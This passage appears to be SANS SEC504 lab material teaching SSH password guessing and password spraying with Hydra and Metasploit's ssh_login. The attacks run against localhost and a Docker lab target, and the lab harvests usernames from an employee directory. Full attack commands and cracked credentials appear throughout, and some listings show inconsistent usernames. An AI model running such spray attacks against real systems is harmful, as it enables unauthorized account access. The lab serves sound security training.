sec504@slingshot:~/labs/passhydra$ hydra -t 4 -l sec504 -P passwords.txt
ssh://127.0.0.1
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2020-07-26 13:11:19
[DATA] max 4 tasks per 1 server, overall 4 tasks, 21 login tries (l:1/p:21), ~6
tries per task
[DATA] attacking ssh://127.0.0.1:22/
[22][ssh] host: 127.0.0.1  login: sec504  password: sec504
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2020-07-26 13:11:30
```

The warning and error messages can be safely ignored here.

In this configuration, Hydra is conducting a password guessing attack using four concurrent guessing tasks (`-t 4`). By default, Hydra will use 16 concurrent tasks when the `-t` argument is not specified. This will lead to false-negative responses on some servers. Reducing the number of concurrent tasks to four is optimal for SSH password guessing.

Password Spray with Hydra

Our examples using Hydra so far have been *password guessing* attacks. In many servers, this type of attack will trigger an account lockout after a number of failed guesses, often with no opportunity for the attacker to differentiate a bad password from a correct password against a locked account.

Alternatively, we can specify a large number of user accounts, with one or a small number of passwords to use Hydra in a *password spray* attack configuration.

Repeat the Hydra attack, this time specifying a single password `sec504` with a list of 49 usernames, supplied in the `users.txt` file:

```
sec504@slingshot:~/labs/passhydra$ wc -l users.txt
49 users.txt
sec504@slingshot:~/labs/passhydra$ hydra -t 4 -L users.txt -p sec504
ssh://127.0.0.1
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2020-07-26 13:12:02
[DATA] max 4 tasks per 1 server, overall 4 tasks, 49 login tries (1:49/p:1), ~13
tries per task
[DATA] attacking ssh://127.0.0.1:22/
[22][ssh] host: 127.0.0.1  login: sec504  password: sec504
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2020-07-26 13:12:27
```

In this attack, we are able to recover the password for the `sec504` account, while avoiding a potential account lockout, since we've only attempted to log in once for each individual username.

Stop the SSH Service

To finish this portion of the lab exercise, stop the SSH service using the `killall` command, as shown here:

```
sec504@slingshot:~/labs/passhydra$ sudo killall sshd
```

Note that you will not receive any output from the `killall` command.

Next, we'll apply these steps in a practical attack environment.

eDirectory Target

For the next portion of this lab exercise, repeat the Hydra password guessing or password spray attacks using the eDirectory target. First, start the target server by running the `gohydratgt` command, as shown here:

```
sec504@slingshot:~/labs/passhydra$ gohydratgt
Starting Docker service ..... Done.
ffe27d85b26c9d94a1d9858d6a78fdb59cfd884b331ee71bb8b09b726a8f329
2019-12-28 12:35:03,008 INFO Set uid to user 0 succeeded
2019-12-28 12:35:03,016 INFO supervisord started with pid 7
2019-12-28 12:35:04,021 INFO spawned: 'nginx' with pid 9
2019-12-28 12:35:04,026 INFO spawned: 'php-fpm' with pid 10
2019-12-28 12:35:04,029 INFO spawned: 'sshd' with pid 11
[28-Dec-2019 12:35:04] NOTICE: fpm is running, pid 10
[28-Dec-2019 12:35:04] NOTICE: ready to handle connections
Server listening on 0.0.0.0 port 22.
Server listening on :: port 22.
2019-12-28 12:35:05,149 INFO success: nginx entered RUNNING state, process has
stayed up for > than 1 seconds (startsecs)
2019-12-28 12:35:05,149 INFO success: php-fpm entered RUNNING state, process has
stayed up for > than 1 seconds (startsecs)
2019-12-28 12:35:05,149 INFO success: sshd entered RUNNING state, process has
stayed up for > than 1 seconds (startsecs)
```

Open a New Terminal Tab

Open a new terminal tab by clicking File | Open Tab | Default. Change to the `~/labs/passhydra` directory, as shown here.

```
sec504@slingshot:~$ cd ~/labs/passhydra/
sec504@slingshot:~/labs/passhydra$
```

Scan the eDirectory Server

Identify the IP address of the eDirectory server and enumerate the open TCP ports on the server using Nmap in the range 172.30.0.2-254, as shown here:

```
sec504@slingshot:~/labs/passhydra$ nmap 172.30.0.2-254

Starting Nmap 7.60 ( https://nmap.org ) at 2019-12-28 12:39 UTC
Nmap scan report for 172.30.0.25
Host is up (0.000096s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 253 IP addresses (1 host up) scanned in 21.31 seconds
```

In this output, we see that the server at 172.30.0.25 is running SSH and web server services.

Recover Two User Accounts


Using Hydra and the `passwords.txt` list, recover the passwords for two user accounts on the eDirectory server. For this task, you will need to use your browser to access the website on the target server, build a list of user names, and configure Hydra to mount the attack against the server.

If you get stuck, see the answers below.


Answers

The first step in any attack is to perform reconnaissance analysis. For the eDirectory server, we know that there are two server services: SSH and HTTP. We will use the SSH service for password guessing, but first we need to identify valid user accounts for the target.

Open our browser and navigate to the <http://172.30.0.25> <http://172.30.0.25> <http://172.30.0.25> server. You will see the eDirectory search interface, as shown here.




Submitting a search term, phrase, or just a few letters will display matching information in the employee directory. For example, searching for the name *Ed* will not reveal any users named Ed, but will show matches where the letters *ed* are in the directory information.



Use this insight to get a list of all employees in the eDirectory.

Since all users in the eDirectory have an email address, a search for *@* will produce a list of all users, as shown here.



Next, highlight the table information, starting with *Bridget Eva* and ending with the *Alvar Ruben* record. Copy the data into your clipboard.

Return to your terminal. Create a new file called `searchresult.txt` using the `cat` command, as shown here:

```
sec504@slingshot:~/labs/passhydra$ cat >searchresult.txt
```

Note that the `cat` command will not exit until you press CTRL+C. Don't press CTRL+C yet!

Next, paste the copied webpage contents into the terminal by clicking Edit | Paste. Pasting the clipboard into the terminal will add the information to the `searchresult.txt` file.

After pasting the information into the file, press *Enter* to add a new line at the end of the last record, then press CTRL+C to close the file and stop the `cat` tool.

When building a list of user names, we can use information such as the beginning of an email address to produce the user list. This data may not be conveniently formatted, though (as in our case with the eDirectory search results), requiring some editing of the file.

You can edit the `searchresult.txt` file using any text editor, such as `gedit`, `nano`, or `vi`, but we can also manipulate the file to produce the user list using the `awk` and `sed` tools from the command line.

First, use the `awk` tool to extract a list of email addresses from the `searchresult.txt` file. Since the first column of data is the employee name, followed by the email address, and the name is always in the format `first space last`, we can use `awk` to extract only the third column of information using the default delimiter of whitespace characters.

Run the `awk` command to extract the third column of information from `searchresult.txt`, as shown here:

```
sec504@slingshot:~/labs/passhydra$ awk '{print $3}' searchresult.txt
beva@target.tgt
fgrant@target.tgt
prosa@target.tgt
ghajsson@target.tgt
lrenate@target.tgt
jorestes@target.tgt
rlucian@target.tgt
hrío@target.tgt
rogechukwukama@target.tgt
ayoshie@target.tgt
rkaede@target.tgt
asayaka@target.tgt
alucasta@target.tgt
jviktoria@target.tgt
ejonah@target.tgt
tamando@target.tgt
cghislaine@target.tgt
pemma@target.tgt
aruben@target.tgt
```


This is close, but we also need to remove the `@target.tgt` portion of the email address. Press the up arrow to return to the previous `awk` command, then add the following `sed` syntax to substitute (`s/`), the `@` sign, and everything following (`@.*`) with an empty value (`//`):

```
sec504@slingshot:~/labs/passhydra$ awk '{print $3}' searchresult.txt | sed
's/@.*//'
beva
fgrant
prosa
ghajsson
lrenate
jorestes
rlucian
hrrio
rogechukwukama
ayoshie
rkaede
asayaka
alucasta
jviktoria
ejonah
tamando
cghislaine
pemma
aruben
```

When the output looks correct, press the up arrow to rerun the entire command, redirecting the output to a file called `eusers.txt`, as shown here:

```
sec504@slingshot:~/labs/passhydra$ awk '{print $3}' searchresult.txt | sed
's/@.*//' > eusers.txt
```

You can optionally display the contents of the `eusers.txt` file using the `cat` tool, as shown here:

```
sec504@slingshot:~/labs/passhydra$ cat eusers.txt
beva
fgrant
prosa
ghajsson
lrenate
jorestes
rlucian
hrrio
rogechukwukama
ayoshie
rkaede
asayaka
alucasta
jviktorja
ejonah
tamando
cghislaine
pemmas
aruben
```

With a list of user names in the `eusers.txt` file, and the supplied password list in the `passwords.txt` file, you can mount the password spray attack against the SSH server service using Hydra.

Next, use Hydra to conduct a password spray attack, using the `eusers.txt` and the `passwords.txt` files.

```
sec504@slingshot:~/labs/passhydra$ hydra -t 4 -L eusers.txt -P passwords.txt
ssh://172.30.0.25

Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2020-07-26 13:13:52
[DATA] max 4 tasks per 1 server, overall 4 tasks, 399 login tries (1:19/p:21),
~100 tries per task
[DATA] attacking ssh://172.30.0.25:22/
[22][ssh] host: 172.30.0.25 login: jorestes password: Admin123!@#
[STATUS] 222.00 tries/min, 222 tries in 00:01h, 177 to do in 00:01h, 4 active
[22][ssh] host: 172.30.0.25 login: pemmas password: P@$$w0rd
[STATUS] 199.50 tries/min, 399 tries in 00:02h, 1 to do in 00:01h, 2 active
1 of 1 target successfully completed, 2 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2020-07-26 13:15:57
```

Quickly Hydra reveals the password information for the *jorestes* account. Given several minutes, Hydra will also reveal the password for the *pemma* account.

Note: Optionally, you may use the recovered credentials to access the SSH server. Search for the file `secret.txt` for a tip on succeeding at the CTF event.

Cleanup

When you are finished interacting with the eDirectory server, return to the terminal where you ran the `gohydratgt` command and press CTRL+C to terminate the container instance.

Why This Lab Is Important

This lab demonstrates how attackers can launch password guessing attacks using freely available tools such as Hydra. While naive password guessing for a single user account may trigger account lockout on many systems, attackers can leverage the features of Hydra to avoid account lockout by implementing a password spray attack instead.

Video Walkthrough

Watch the accompanying [video instructions \(/videos/PasswordGuessingAttackswithHydra/\)](/videos/PasswordGuessingAttackswithHydra/) for additional information.



[\(/videos/PasswordGuessingAttackswithHydra/\)](/videos/PasswordGuessingAttackswithHydra/)

Bonus (If Time Permits or Homework)

The eDirectory container instance will log SSH information to the terminal as long as the container is running. Examine this data and look for patterns that an administrator could use to identify password authentication attacks. Also, look for opportunities to identify a failed password guessing attack from a successful attack.

Additional Resources

- [Official Hydra Documentation \(https://github.com/vanhauser-thc/thc-hydra\)](https://github.com/vanhauser-thc/thc-hydra)
- [SEC560: Network Penetration Testing and Ethical Hacking \(https://www.sans.org/course/network-penetration-testing-ethical-hacking\)](https://www.sans.org/course/network-penetration-testing-ethical-hacking)

Lab 3.1: Password Guessing Attacks with Metasploit [OPTIONAL]

Brief Intro

In this lab, we'll mount different password guessing attacks against multiple target systems using Metasploit.

This lab is intended for use as an alternative tool to Hydra whose author asks that it not be used in "military or secret service organizations".

Requirements for This Lab

In this lab, you will use your Slingshot Linux VM. Make sure the VM is running before continuing with this lab exercise.

Try It Yourself

Start the SSH server service on your Slingshot Linux system using the `/home/sec504/labs/passhydra/sshd_config` configuration file. Experiment with the `ssh_login` tool, observing both failed and successful password guessing attacks. Next, start the `gohydratgt` server and explore various services, gaining access to the target using the password list in `/home/sec504/labs/passhydra/passwords.txt`.

Walkthrough

Introduction

In this exercise, we'll look at password guessing and password spray attacks using the Metasploit auxiliary module `ssh_login`.

The Metasploit Framework has support for many different auxiliary modules. Unlike an exploit module that is intended to run a specified payload, auxiliary modules can include denial-of-service attacks, scanning and reconnaissance attacks, password guessing attacks, and more.

First we'll experiment with the `ssh_login` module using the local Slingshot Linux VM and the SSH server service. Next we'll attack a target system: the eDirectory employee directory search server.

Open a Terminal

From the Slingshot Linux VM, open a terminal.

Start the SSH Server with Alternate Configuration

Next, start the SSH server process (`sshd`), using the alternate server configuration file located in `/home/sec504/labs/passhydra/sshd_config` , as shown here:

```
sec504@slingshot:~$ cd /home/sec504/labs/passhydra
sec504@slingshot:~/labs/passhydra$ sudo mkdir -p /run/sshd
sec504@slingshot:~/labs/passhydra$ sudo /usr/sbin/sshd -f sshd_config
```

You will not see any output from the `sshd` process in your terminal. If you wish, you can confirm that the SSH server service is running using `netstat -nat | grep :22` and `ps -ef | grep sshd` .

This alternate `sshd_config` file is set up to accept connections only from the local system. The `mkdir` command is necessary to create the secure directory for the SSH server to use when serving connections.

Launch MSFconsole

Next, start `msfconsole` from the terminal, as shown here:

```
sec504@slingshot:~/labs/passhydra$ msfconsole -q
msf6 >
```

Load the ssh_login Module

From the `msf6 >` prompt, load the `ssh_login` module with the `use` command, as shown here:

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) >
```

After loading the module, your MSFConsole prompt will change to reflect the selected module. Run the `info` command to examine the module description and supported parameters.

```
msf6 auxiliary(scanner/ssh/ssh_login) > info
```

```
Name: SSH Login Check Scanner
Module: auxiliary/scanner/ssh/ssh_login
License: Metasploit Framework License (BSD)
Rank: Normal
```

```
Provided by:
toddb
```

```
Check supported:
No
```

```
Basic options:
```

Name	Current Setting	Required	Description
----	-----	-----	-----
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
RPORT	22	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	false	yes	Whether to print output for all attempts

Description:

This module will test ssh logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.

References:

<https://cvedetails.com/cve/CVE-1999-0502/>

Single Password Test with Metasploit

In the simplest form, the `ssh_login` module accepts a username and password and one or more target IP addresses to test for successful login using the SSH service.

First, set the `RHOSTS` parameter to target the local Slingshot Linux VM using the 127.0.0.1 IP address, as shown here:

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 127.0.0.1
RHOSTS => 127.0.0.1
```

Next, set the `USERNAME` parameter to `root` and the `PASSWORD` parameters to `sec504`, as shown here:

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD sec504
PASSWORD => sec504
```

In order to work around a bug in Metasploit, we also set the `gatherproof` parameter to false, as shown here:

```
msf6 auxiliary(scanner/ssh/ssh_login) > set gatherproof false
gatherproof => false
```

Finally, start the `ssh_login` test with `run`, as shown here:


```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

In this example, `ssh_login` was not successful in identifying a valid username and password for the specified SSH server. Repeat this attack, this time changing the `USERNAME` parameter to `sec504`, then running the exploit again:

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME sec504
USERNAME => sec504
msf6 auxiliary(scanner/ssh/ssh_login) > run

[+] 127.0.0.1:22 - Success: 'sec504:sec504' ''
[*] Command shell session 1 opened (127.0.0.1:43299 -> 127.0.0.1:22) at 2021-01-31 13:01:53 +0000
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Here we see the successful output of `ssh_login` and a password guessing attack, noting that the login combination `sec504/sec504` was successful.

In this use case, `ssh_login` is not too different than attempting to connect to the server using the standard `ssh` utility and guessing a password manually. Instead of typing the password without seeing the output with `ssh`, `ssh_login` clearly shows us the successful username and password combination, but it can also accept a *password list* in the `PASS_FILE` parameter as well.

Password Guessing List with `ssh_login`

To specify a list of passwords for `ssh_login` to use in a password guessing attack, remove the `PASSWORD` parameter using `unset`. Specify a list of passwords, one per line, using the `PASS_FILE` parameter.

Run the command shown below, using the password list `passwords.txt` for the password guessing attack with the username `sec504`:

```
msf6 auxiliary(scanner/ssh/ssh_login) > unset PASSWORD
Unsetting PASSWORD...
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE
/home/sec504/labs/passhydra/passwords.txt
PASS_FILE => /home/sec504/labs/passhydra/passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > run

[+] 127.0.0.1:22 - Success: 'sec504:sec504' ''
[*] Command shell session 2 opened (127.0.0.1:35995 -> 127.0.0.1:22) at 2021-01-31 13:04:17 +0000
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

NOTE: The `ssh_login` exploit will take a minute or more to finish testing the `sec504` username with the list of passwords in the `passwords.txt` file.

Password Spray with `ssh_login`

Our examples using `ssh_login` so far have been *password guessing* attacks. In many servers, this type of attack will trigger an account lockout after a number of failed guesses, often with no opportunity for the attacker to differentiate a bad password from a correct password against a locked account.

Alternatively, we can specify a large number of user accounts, with one or a small number of passwords to use `ssh_login` in a *password spray* attack configuration.

Repeat the `ssh_login` attack, this time specifying a single password `sec504` with a list of 49 usernames using the `USER_FILE` parameter and the `users.txt` file:

```
msf6 auxiliary(scanner/ssh/ssh_login) > unset PASS_FILE
Unsetting PASS_FILE...
msf6 auxiliary(scanner/ssh/ssh_login) > unset USERNAME
Unsetting USERNAME...
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE
/home/sec504/labs/passhydra/users.txt
USER_FILE => /home/sec504/labs/passhydra/users.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD sec504
PASSWORD => sec504
msf6 auxiliary(scanner/ssh/ssh_login) > run

[+] 127.0.0.1:22 - Success: 'sec504:sec504' ''
[*] Command shell session 3 opened (127.0.0.1:43649 -> 127.0.0.1:22) at 2021-01-31 13:08:08 +0000
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

This attack may take 2-3 minutes to complete.

In this attack, we are able to recover the password for the *sec504* account, while avoiding a potential account lockout, since we've only attempted to log in once for each individual username.

Stop the SSH Service

To finish this portion of the lab exercise, stop the SSH service using the `killall` command. You can issue this command from the MSFConsole interface, as shown here:

```
msf6 auxiliary(scanner/ssh/ssh_login) > sudo killall sshd
[*] exec: sudo killall sshd
```

Next, we'll apply these steps in a practical attack environment.

eDirectory Target

For the next portion of this lab exercise, repeat the `ssh_login` password guessing or password spray attacks using the eDirectory target. Open a new terminal by clicking File | Open Tab | 1. Default and start the target server by running the `gohydratgt` command, as shown here:

```

sec504@slingshot:~/labs/passhydra$ gohydratgt
Starting Docker service ..... Done.
2019-12-28 12:35:03,008 INFO Set uid to user 0 succeeded
2019-12-28 12:35:03,016 INFO supervisord started with pid 7
2019-12-28 12:35:04,021 INFO spawned: 'nginx' with pid 9
2019-12-28 12:35:04,026 INFO spawned: 'php-fpm' with pid 10
2019-12-28 12:35:04,029 INFO spawned: 'sshd' with pid 11
[28-Dec-2019 12:35:04] NOTICE: fpm is running, pid 10
[28-Dec-2019 12:35:04] NOTICE: ready to handle connections
Server listening on 0.0.0.0 port 22.
Server listening on :: port 22.
2019-12-28 12:35:05,149 INFO success: nginx entered RUNNING state, process has
stayed up for > than 1 seconds (startsecs)
2019-12-28 12:35:05,149 INFO success: php-fpm entered RUNNING state, process has
stayed up for > than 1 seconds (startsecs)
2019-12-28 12:35:05,149 INFO success: sshd entered RUNNING state, process has
stayed up for > than 1 seconds (startsecs)

```

Scan the eDirectory Server

Next, open a new terminal tab by clicking File | Open Tab | 1. Default. Identify the IP address of the eDirectory server and enumerate the open TCP ports on the server using Nmap in the range 172.30.0.2-254, as shown here:

```

sec504@slingshot:~/labs/passhydra$ nmap 172.30.0.2-254

Starting Nmap 7.60 ( https://nmap.org ) at 2021-01-31 13:12 UTC
Nmap scan report for 172.30.0.25
Host is up (0.00010s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 253 IP addresses (1 host up) scanned in 22.42 seconds

```

In this output, we see that the server at 172.30.0.25 is running SSH and web server services.

Recover Two User Accounts


Return to the terminal tab where you started MSFConsole. Using `ssh_login` and the `passwords.txt` list, recover the passwords for two user accounts on the eDirectory server. For this task, you will need to use your browser to access the website on the target server, build a list of user names, and configure `ssh_login` to mount the attack against the server.

If you get stuck, see the answers below.


Answers

The first step in any attack is to perform reconnaissance analysis. For the eDirectory server, we know that there are two server services: SSH and HTTP. We will use the SSH service for password guessing, but first we need to identify valid user accounts for the target.

Open our browser and navigate to the <http://172.30.0.25> (<http://172.30.0.25>) server. You will see the eDirectory search interface, as shown here.




Submitting a search term, phrase, or just a few letters will display matching information in the employee directory. For example, searching for the name *Ed* will not reveal any users named Ed, but will show matches where the letters *ed* are in the directory information.



Use this insight to get a list of all employees in the eDirectory.

Since all users in the eDirectory have an email address, a search for @ will produce a list of all users, as shown here.



Name	Email	Title	Department	Location
Bridget Eva	beva@target.tgt	CEO	Executive	Waterford, Ireland
Ferdinando Grant	fgrant@target.tgt	CFO	Executive	Buena Park, CA, USA
Phyllis Rosa	prosa@target.tgt	Sales Director	Sales	Newport News, VA, USA
Gertrud Håjsson	ghajsson@target.tgt	CTO	Executive	Stockholm, Sweden
Lea Rensate	lrenate@target.tgt	IT Director	IT	Lower Saxony, Germany
Jerald Orestes	jorestes@target.tgt	Web Developer	IT	Raleigh, NC, USA

Next, highlight the table information, starting with *Bridget Eva* and ending with the *Alvar Ruben* record. Copy the data into your clipboard.

Return to your terminal. Create a new file called `searchresult.txt` using the `cat` command, as shown here:

```
sec504@slingshot:~/labs/passhydra$ cat >searchresult.txt
```

Note that the `cat` command will not exit until you press CTRL+C. Don't press CTRL+C yet!

Next, paste the copied webpage contents into the terminal by clicking Edit | Paste. Pasting the clipboard into the terminal will add the information to the `searchresult.txt` file.

After pasting the information into the file, press *Enter* to add a new line at the end of the last record, then press CTRL+C to close the file and stop the `cat` tool.

When building a list of user names, we can use information such as the beginning of an email address to produce the user list. This data may not be conveniently formatted, though (as in our case with the eDirectory search results), requiring some editing of the file.

You can edit the `searchresult.txt` file using any text editor, such as `gedit`, `nano`, or `vi`, but we can also manipulate the file to produce the user list using the `awk` and `sed` tools from the command line.

First, use the `awk` tool to extract a list of email addresses from the `searchresult.txt` file. Since the first column of data is the employee name, followed by the email address, and the name is always in the format `first space last`, we can use `awk` to extract just the third column of information using the default delimiter of whitespace characters.

Run the `awk` command to extract the third column of information from `searchresult.txt`, as shown here:

```
sec504@slingshot:~/labs/passhydra$ awk '{print $3}' searchresult.txt
beva@target.tgt
fgrant@target.tgt
prosa@target.tgt
ghajsson@target.tgt
lrenate@target.tgt
jorestes@target.tgt
rlucian@target.tgt
hrrio@target.tgt
rogechukwukama@target.tgt
ayoshie@target.tgt
rkaede@target.tgt
asayaka@target.tgt
alucasta@target.tgt
jviktorias@target.tgt
ejonah@target.tgt
tamando@target.tgt
cghislaine@target.tgt
pemma@target.tgt
aruben@target.tgt
```

This is close, but we also need to remove the `@target.tgt` portion of the email address. Press the up arrow to return to the previous `awk` command, then add the following `sed` syntax to substitute (`s/`), the `@` sign, and everything following (`@.*`) with an empty value (`//`):

```
sec504@slingshot:~/labs/passhydra$ awk '{print $3}' searchresult.txt | sed
's/@.*//'
beva
fgrant
prosa
ghajsson
lrenate
jorestes
rlucian
hrrio
rogechukwukama
ayoshie
rkaede
asayaka
alucasta
jviktoria
ejonah
tamando
